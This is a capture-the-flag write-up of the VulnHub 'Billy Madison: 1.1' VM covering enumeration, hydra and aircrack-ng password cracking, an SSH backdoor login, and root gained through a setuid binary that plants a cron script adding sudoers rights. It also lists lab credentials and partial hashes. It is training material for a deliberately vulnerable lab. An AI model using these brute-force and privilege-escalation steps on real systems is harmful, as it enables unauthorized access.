[VulnHub] Billy Madison: 1.1

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Tags: `privesc_setuid`, `privesc_cron`, `privesc_sudoers`

Overview

This is a writeup for VulnHub VM `Billy Madison: 1.1`. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Thu Sep  5 17:45:50 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/_quick_tcp_nmap.txt -oX /root/toolbox/vulnhub/billymadison1dot1/results/192.168.92.167/scans/xml/_quick_tcp_nmap.xml 192.168.92.167
Nmap scan report for 192.168.92.167
Host is up, received arp-response (0.00038s latency).
Scanned at 2019-09-05 17:45:53 PDT for 94s
Not shown: 994 filtered ports
Reason: 994 no-responses
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  tcpwrapped  syn-ack ttl 64
23/tcp   open  telnet?     syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|_    ***** HAHAH! You're banned for a while, Billy Boy! By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat anymore! Madison Hotels is as good as MINE!!!! *****
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Oh noooooooo!
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
2525/tcp open  smtp        syn-ack ttl 64 SubEtha smtpd
| smtp-commands: BM, 8BITMIME, AUTH LOGIN, Ok,
|_ SubEthaSMTP null on BM Topics: HELP HELO RCPT MAIL DATA AUTH EHLO NOOP RSET VRFY QUIT STARTTLS For more info use "HELP <topic>". End of HELP info
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port23-TCP:V=7.70%I=9%D=9/5%Time=5D71AC46%P=i686-pc-linux-gnu%r(NULL,E6
SF:,"\n\n\*\*\*\*\*\*\x20HAHAH!\x20You're\x20banned\x20for\x20a\x20while,\x2
SF:0Billy\x20Boy!\x20\x20By\x20the\x20way,\x20I\x20caught\x20you\x20trying
SF:\x20to\x20hack\x20my\x20wifi\x20-\x20but\x20the\x20joke's\x20on\x20you!
SF:\x20I\x20don't\x20use\x20ROTten\x20passwords\x20like\x20rkfpuzrahngvat\
SF:x20anymore!\x20Madison\x20Hotels\x20is\x20as\x20good\x20as\x20MINE!!!!\
SF:x20\*\*\*\*\*\n\n");
MAC Address: 00:0C:29:1A:ED:6C (VMware)
Service Info: Host: BM

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m14s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 57877/tcp): CLEAN (Timeout)
|   Check 2 (port 44191/tcp): CLEAN (Timeout)
|   Check 3 (port 46411/udp): CLEAN (Timeout)
|   Check 4 (port 51691/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.9-Ubuntu)
```

```
|   Computer name: bm
|   NetBIOS computer name: BM\x00
|   Domain name: \x00
|   FQDN: bm
|_  System time: 2019-09-05T19:46:51-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-05 17:46:52
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep  5 17:47:28 2019 -- 1 IP address (1 host up) scanned in 97.41 seconds
```

2. Tried connecting to Telnet service and found a ROT13 encoded string:

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nc -nv 192.168.92.167 23
(UNKNOWN) [192.168.92.167] 23 (telnet) open


***** HAHAH! You're banned for a while, Billy Boy!  By the way, I caught you trying to hack my wifi - but the joke's on you! I don't use ROTten passwords like rkfpuzrahngvat anymore! Madison Hotels is as
 good as MINE!!!! *****

root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 2: writeup.enumeration.steps.2.1

3. Decoded the ROT13 (Caesar Cipher) encoded string and used it as the HTTP directory name:

```
http://192.168.92.167/exschmenuating
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # echo -en rkfpuzrahngvat | rot13d
exschmenuating
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 3: writeup.enumeration.steps.3.1

4. Found reference to the presence of files with names from `rockyou.txt` wordlist and `veronica` string in them. We created a custom wordlist, ran a `gobuster` scan and found a network capture file:

```
gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s
 ↪  "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o
 ↪  "results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt" →
 ↪  http://192.168.92.167/exschmenuating/012987veronica.cap
```



Figure 4: writeup.enumeration.steps.4.1

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # gobuster -u http://192.168.92.167/exschmenuating -w veronica.wordlist -e -k -l -s "200,204,301,302,307,403,500" -x "cap,pcap,capture" -o "/root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt"

Gobuster v1.4.1              OJ Reeves (@TheColonial)
=====================================================
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://192.168.92.167/exschmenuating/
[+] Threads      : 10
[+] Wordlist     : veronica.wordlist
[+] Output file  : /root/toolbox/data/vulnhub/billymadison1dot1/results/192.168.92.167/scans/tcp_80_http_gobuster_dirbuster.txt
[+] Status codes : 403,500,200,204,301,302,307
[+] Show length  : true
[+] Extensions   : .cap,.pcap,.capture
[+] Expanded     : true
=====================================================
http://192.168.92.167/exschmenuating/012987veronica.cap (Status: 200) [Size: 8700]
=====================================================
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 5: writeup.enumeration.steps.4.2

5. Ran a port knock using the Spanish Armada combo to open the FTP backdoor:

```
for port in 1466 67 1469 1514 1981 1986; do nmap -Pn --host_timeout 201 --max-retries 0 -p ${port} 192.168.92.167; done
nmap -p21 192.168.92.167
```

6. Found FTP password for user `veronica` using `hydra` and the custom wordlist created earlier:

```
hydra -l veronica -P veronica.wordlist 192.168.92.167 ftp -V
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # hydra -t 4 -l veronica -P veronica.wordlist 192.168.92.167 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-09-05 19:01:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 894 login tries (l:1/p:0), ~894 tries per task
[DATA] attacking ftp://192.168.92.167:21/
[STATUS] 587.00 tries/min, 587 tries in 00:00h, 0 to do in 01:00h, 307 active
[21][ftp] host: 192.168.92.167   login: veronica   password: babygirl_veronica07@yahoo.com
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-09-05 19:02:51
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 6: writeup.enumeration.steps.6.1

7. Found FTP password for user `eric` from the network capture file `012987veronica.cap`:

```
eric/ericdoesntdrinkhisownpee
```



Figure 7: writeup.enumeration.steps.7.1

8. Connected as user `eric` to the FTP service and found a `.notes` file:

```
ftp://eric@192.168.92.167/.notes
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat notes
Ugh, this is frustrating.

I managed to make a system account for myself. I also managed to hide Billy's paper
where he'll never find it.  However, now I can't find it either :-(.
To make matters worse, my privesc exploits aren't working.
One sort of worked, but I think I have it installed all backwards.

If I'm going to maintain total control of Billy's miserable life (or what's left of it)
I need to root the box and find that paper!

Fortunately, my SSH backdoor into the system IS working.
All I need to do is send an email that includes
the text: "My kid will be a _________ __________"

Hint: https://www.youtube.com/watch?v=6u7RsW5SAgs

The new secret port will be open and then I can login from there with my wifi password, which I'm
sure Billy or Veronica know.  I didn't see it in Billy's FTP folders, but didn't have time to
check Veronica's.

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 8: writeup.enumeration.steps.8.1

9. Found reference to a SSH backdoor that requires sending an email with text `My kid will be a **soccer player**`:

```
'swaks --to eric@madisonhotels.com --from vvaughn@polyfector.edu --server 192.168.92.167:2525
↪  --body "My kid will be a soccer player" --header "Subject: My kid will be a soccer player"'
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # swaks --to eric@madisonhotels.com --from vvaugh
n@polyfector.edu --server 192.168.92.167:2525 --body "My kid will be a soccer player" --header "Subje
ct: My kid will be a soccer player"
=== Trying 192.168.92.167:2525...
=== Connected to 192.168.92.167.
<-  220 BM ESMTP SubEthaSMTP null
 -> EHLO kali
<-  250-BM
<-  250-8BITMIME
<-  250-AUTH LOGIN
<-  250 Ok
 -> MAIL FROM:<vvaughn@polyfector.edu>
<-  250 Ok
 -> RCPT TO:<eric@madisonhotels.com>
<-  250 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Thu, 05 Sep 2019 19:18:17 -0700
 -> To: eric@madisonhotels.com
 -> From: vvaughn@polyfector.edu
 -> Subject: My kid will be a soccer player
 -> Message-Id: <20190905191817.007782@kali>
 -> X-Mailer: swaks v20170101.0 jetmore.org/john/code/swaks/
 ->
 -> My kid will be a soccer player
 ->
 -> .
<-  250 Ok
 -> QUIT
<-  221 Bye
=== Connection closed with remote host.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 9: writeup.enumeration.steps.9.1

10. Port `1974/tcp` is the SSH backdoor placed on the target host by user `eric`:

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # nmap -sT -Pn 192.168.92.167
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-05 19:19 PDT
Nmap scan report for 192.168.92.167
Host is up (0.042s latency).
Not shown: 992 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1974/tcp open  drp
2525/tcp open  ms-v-worlds

Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 10: writeup.enumeration.steps.10.1

11. Found a network capture file `eg-01.cap` from user `veronica`'s FTP directory:

```
ftp://veronica@192.168.92.167/eg-01.cap
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ftp 192.168.92.167
Connected to 192.168.92.167.
220 Welcome to ColoradoFTP - the open source FTP server (www.coldcore.com)
Name (192.168.92.167:root): veronica
331 User name okay, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
ftp> binary
200 Type set to I
ftp> get eg-01.cap
local: eg-01.cap remote: eg-01.cap
200 PORT command successful.
150 Opening I mode data connection for eg-01.cap.
226 Transfer completed for "eg-01.cap".
719128 bytes received in 0.87 secs (803.3299 kB/s)
ftp> 221 Logged out, closing control connection.
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 11: writeup.enumeration.steps.11.1

Findings

Open Ports

```
22/tcp    |  tcpwrapped   |
23/tcp    |  telnet?      |
69/tcp    |  caldav       |  Radicale calendar and contacts server (Python BaseHTTPServer)
80/tcp    |  http         |  Apache httpd 2.4.18 ((Ubuntu))
139/tcp   |  netbios-ssn  |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   |  netbios-ssn  |  Samba smbd 4.3.9-Ubuntu (workgroup: WORKGROUP)
2525/tcp  |  smtp         |  SubEtha smtpd
```

Files

```
http://192.168.92.167/exschmenuating
http://192.168.92.167/exschmenuating/012987veronica.cap
```

Users

```
ssh: eric, veronica
```

Phase #2: Exploitation

1. From the storyline so far, user `eric` has reused WiFi password for SSH login. We need to extract the WiFi password from `eg-01.cap` file. We run an `aircrack` scan on the file and get SSH password:

```
aircrack-ng eg-01.cap -w /usr/share/wordlists/rockyou.txt → triscuit*
```

```
      [00:24:15] 1699520/9822768 keys tested (1176.28 k/s)

      Time left: 1 hour, 55 minutes, 7 seconds                 17.30%

                           KEY FOUND! [ triscuit* ]


      Master Key     : 9E 8B 4F E6 CC 5E E2 4C 46 84 D2 AF 59 4B 21 6D
                       B5 3B 52 84 04 9D D8 D8 83 67 AF 43 DC 60 CE 92

      Transient Key  : 4C 81 0F B5 A2 EE 2D 9F CC 8F 05 D2 82 BF F4 4E
                       AE 4E C9 ED EA 31 37 1E E7 29 10 13 92 BB 87 8A
                       AE 70 95 F8 62 20 B5 2B 53 8D 0C 5C DC 1E 9B B0
                       A6 9C EF 86 87 09 F0 4B 8A 48 02 0C FC 41 AC 00

      EAPOL HMAC     : 86 63 53 4B 77 52 82 0C 73 4A FA CA 19 79 05 33
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 12: writeup.exploitation.steps.1.1

2. We login as user `eric` to the SSH backdoor and gain initial shell access:

```
ssh -p1974 eric@192.168.92.167
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # ssh eric@192.168.92.167 -p 1974
The authenticity of host '[192.168.92.167]:1974 ([192.168.92.167]:1974)' can't be established.
ECDSA key fingerprint is SHA256:Iz1zMYr38vrfL6+fiW0fdOAxC2ymMj/um0B6LxPAOLM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.92.167]:1974' (ECDSA) to the list of known hosts.
eric@192.168.92.167's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-36-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

210 packages can be updated.
12 updates are security updates.


Last login: Sat Aug 20 22:28:28 2016 from 192.168.3.101
eric@BM:~$
eric@BM:~$ id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM:~$
eric@BM:~$ uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
eric@BM:~$
eric@BM:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6249 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4399 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:494286 (494.2 KB)  TX bytes:1822710 (1.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:12040 (12.0 KB)  TX bytes:12040 (12.0 KB)

eric@BM:~$
```

Figure 13: writeup.exploitation.steps.2.1

Phase #2.5: Post Exploitation

```
eric@BM> id
uid=1002(eric) gid=1002(eric) groups=1002(eric)
eric@BM>
eric@BM> uname
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64
 ↪  GNU/Linux
eric@BM>
eric@BM> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
      inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
```

```
      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
eric@BM>
eric@BM> users
billy
veronica
eric
```

Phase #3: Privilege Escalation

1. While searching for `setuid` files we see an uncommon binary:

```
find / -type f -perm -04000 2>/dev/null → /usr/local/share/sgml/donpcgd
```

2. We test this binary and find that it requires two file path parameters. It creates an empty file at path passed as argument #2 with permissions of file passed as argument #1:

```
eric@BM:~$ find / -perm -04000 -type f 2>/dev/null
/usr/local/share/sgml/donpcgd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chfn
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
^C
eric@BM:~$
eric@BM:~$
eric@BM:~$ ls -l /usr/local/share/sgml/donpcgd
-r-sr-s--- 1 root eric 372922 Aug 20  2016 /usr/local/share/sgml/donpcgd
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd
Usage: /usr/local/share/sgml/donpcgd path1 path2
eric@BM:~$
```

Figure 14: writeup.privesc.steps.2.1

3. Used this to create a empty file at file path `/etc/cron.hourly/testing` with `chmod 777` permissions. We then added commands to this new file to add user `eric` to `/etc/sudoers`:

```
touch testing
chmod 777 testing
echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers'
 ↪  >/etc/cron.hourly/testing
```

```
eric@BM:~$ touch testing
eric@BM:~$ chmod 777 testing
eric@BM:~$ ll
total 540
drwxr-xr-x 4 eric eric   4096 Sep  5 21:38 ./
drwxr-xr-x 6 root root   4096 Aug 20  2016 ../
-rw------- 1 eric eric    799 Sep  5 21:31 .bash_history
-rw-r--r-- 1 eric eric    220 Aug 20  2016 .bash_logout
-rw-r--r-- 1 eric eric   3771 Aug 20  2016 .bashrc
drwx------ 2 eric eric   4096 Aug 20  2016 .cache/
-rw-r--r-- 1 root root 451085 Aug  7  2016 eric-tongue-animated.gif
-rw-r--r-- 1 root root  60710 Aug  7  2016 eric-unimpressed.jpg
-rw-r--r-- 1 eric eric    655 Aug 20  2016 .profile
-rwxrwxrwx 1 eric eric      0 Sep  5 21:38 testing*
drwxrwxr-x 2 eric eric   4096 Sep  5 21:28 tmp/
-rw-r--r-- 1 root root    115 Aug 20  2016 why-1974.txt
eric@BM:~$
eric@BM:~$
eric@BM:~$
eric@BM:~$ /usr/local/share/sgml/donpcgd ./testing /etc/cron.hourly/testing
#### mknod(/etc/cron.hourly/testing,81ff,0)
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll /etc/cron.hourly
total 12
drwxr-xr-x   2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x   1 root root    0 Sep  5 21:34 addsudo*
-rw-r--r--   1 root root  102 Apr  5  2016 .placeholder
-rwxrwxrwx   1 eric eric    0 Sep  5 21:39 testing*
eric@BM:~$
eric@BM:~$
eric@BM:~$ echo -e '#!/bin/bash\necho "eric ALL=(ALL) NOPASSWD:ALL" >>/etc/sudoers' >/etc/cron.hourl$
/testing
eric@BM:~$
eric@BM:~$
eric@BM:~$ ll  /etc/cron.hourly
total 16
drwxr-xr-x   2 root root 4096 Sep  5 21:39 ./
drwxr-xr-x 105 root root 4096 Sep  5 20:10 ../
-rwxr-xr-x   1 root root    0 Sep  5 21:34 addsudo*
-rw-r--r--   1 root root  102 Apr  5  2016 .placeholder
-rwxrwxrwx   1 eric eric   62 Sep  5 21:39 testing*
eric@BM:~$
```

Figure 15: writeup.privesc.steps.3.1

4. We had to wait for an hour for the `cron` job to execute and after that running the `sudo -l` command confirmed that `sudoers` permissions are now enabled for user `eric`. We then changed to user `root`:

```
sudo -l
sudo su
```

```
eric@BM:~$ sudo -l
Matching Defaults entries for eric on BM:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User eric may run the following commands on BM:
    (ALL) NOPASSWD: ALL
eric@BM:~$
eric@BM:~$
eric@BM:~$ sudo su
root@BM:/home/eric#
root@BM:/home/eric# id
uid=0(root) gid=0(root) groups=0(root)
root@BM:/home/eric#
root@BM:/home/eric# uname -a
Linux BM 4.4.0-36-generic #55-Ubuntu SMP Thu Aug 11 18:01:55 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@BM:/home/eric#
root@BM:/home/eric# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1a:ed:6c
          inet addr:192.168.92.167  Bcast:192.168.92.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15687 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2567 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1146849 (1.1 MB)  TX bytes:320625 (320.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:190 errors:0 dropped:0 overruns:0 frame:0
          TX packets:190 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:13548 (13.5 KB)  TX bytes:13548 (13.5 KB)

root@BM:/home/eric#
```

Figure 16: writeup.privesc.steps.4.1

5. We copied `BowelMovement` and `hints.txt` files from `/PRIVATE/` directory to `/home/eric/` and changed file owner to user `eric`. Then we download both files locally using `scp`:

```
scp -p1974 eric@192.168.92.167:/home/eric/BowelMovement ./
scp -p1974 eric@192.168.92.167:/home/eric/hints.txt ./
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/Bowel
Movement ./
eric@192.168.92.167's password:
BowelMovement                                                 100% 1024KB  44.9MB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # scp -P1974 eric@192.168.92.167:/home/eric/hint.
txt ./
eric@192.168.92.167's password:
hint.txt                                                      100%  221   156.3KB/s   00:00
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 17: writeup.privesc.steps.5.1

6. The `hints.txt` file hinted at a possible password from the Wikipedia page BillyMadison. We used `cewl` to create a wordlist from the wiki page:

```
cewl -d0 "https://en.wikipedia.org/wiki/Billy_Madison" >wiki.wordlist
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # cat hint.txt
Heh, I called the file BowelMovement because it has the same initials as
Billy Madison.  That truely cracks me up!  LOLOLOL!

I always forget the password, but it's here:

https://en.wikipedia.org/wiki/Billy_Madison

-EG
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 18: writeup.privesc.steps.6.1

7. We then ran a password bruteforce on `BowelMovement` file as a `truecrypt` encrypted blob using `truecrack` and found it key:

```
truecrack -t BowelMovement -w wiki.wordlist → execrable
```

```
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 # truecrack -t BowelMovement -w wiki.wordlist
TrueCrack v3.0
Website: http://code.google.com/p/truecrack
Contact us: infotruecrack@gmail.com
Found password:         "execrable"
Password length:        "10"
Total computations:     "101"
root@kali: ~/toolbox/data/vulnhub/billymadison1dot1 #
```

Figure 19: writeup.privesc.steps.7.1

8. Mounting the decrypted `BowelMovement` file reveals a partition with `secret.zip` that contains both `Billy_Madison_12th_Grade_Final_Project.doc` and `THE-END.txt` files.

Loot

Hashes

```
billy:$6$eqJNxIDh$oO.ynkHZmLxfr0k8YXHHdbyB4boe2two4HnEiJzzuVEUh0w0paEtVCmHXziHhZIet71QcLqhqnV/
 ↪ iknE/.....................
veronica:$6$ud4650Og$j9dN4Xh6nHTDUQ5LpnrUzl6FdRiapcGvjg0JU2/
 ↪ Wx.G5Q.PFtbv.sa4OJyNnzTVsFEMmgnEZQV1nxGFiy.....................
eric:$6$b15/PaMU$VKQussKbrXty79HD4A989SVCn.7.u6bJLMvsFgDSgiM01GlyM/
 ↪ lhb1xF0RcX906O6aIMbP7XoVI2F5UzI.....................
```

Credentials

```
ftp: veronica/babygirl_veronica07@y........, eric/ericdoesntdrinkhis......
ssh: eric/triscu...
truecrypt: execrab..
```

References

[+] https://www.vulnhub.com/entry/billy-madison-11,161/
[+] https://g0blin.co.uk/billy-madison-1-vulnhub-writeup/